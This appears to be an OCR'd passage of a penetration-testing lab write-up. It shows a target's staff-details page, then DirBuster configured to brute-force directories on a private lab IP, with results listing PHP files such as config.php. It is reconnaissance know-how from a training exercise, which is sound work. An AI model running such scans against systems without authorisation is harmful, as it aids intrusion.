


Example.com - Staff Details

Home Display All Records Search Manage

Welcome to the Example.com Staff Details Page

Please select an option from the menu.



Example.com - Staff Details

Home Display All Records Search Manage

Display all user information


ID: 1
Name: Mary Moe
Position: CEO
Phone No: 46478415155456
Email: marym@example.com

ID: 2
Name: Julie Dooley
Position: Human Resources
Phone No: 46457131654
Email: julied@example.com

ID: 3
Name: Fred Flintstone
Position: Systems Administrator
Phone No: 46415323
Email: fredf@example.com

- DISPLAY ALL RECORDS MENU TAP SHOWS A LIST OF USERS, THAT ARE STAFF OF THIS COMPANY, INCLUDING A SYSTEMS ADMINISTRATOR.

WEB APPLICATION: USING DIRBUSTER



Target URL (eg http://example.com:80/)

http://192.168.253.132

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php


URL to fuzz - /test.html?url={dir}.asp

/

Please complete the test details

WEB APPLICATION: USING DIRBUSTER

DIRBUSTER RESULT:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 5 Files: 11
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://192.168.253.132:80/

Type	Found	Response	Size
File	/index.php	200	1091
File	/search.php	200	1266
File	/welcome.php	302	282
File	/results.php	200	1231
File	/display.php	200	3136
File	/manage.php	200	1626
File	/logout.php	302	282
File	/addrecord.php	302	282
File	/css/style.css	200	1461
File	/config.php	200	147
File	/session.php	302	282
Dir	/	200	1089
Dir	/icons/	403	450
Dir	/css/	200	1121

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 4485, (C) 4 requests/sec

Parse Queue Size: 0

Current number of running threads: 200

Total Requests: 2646558/2646582

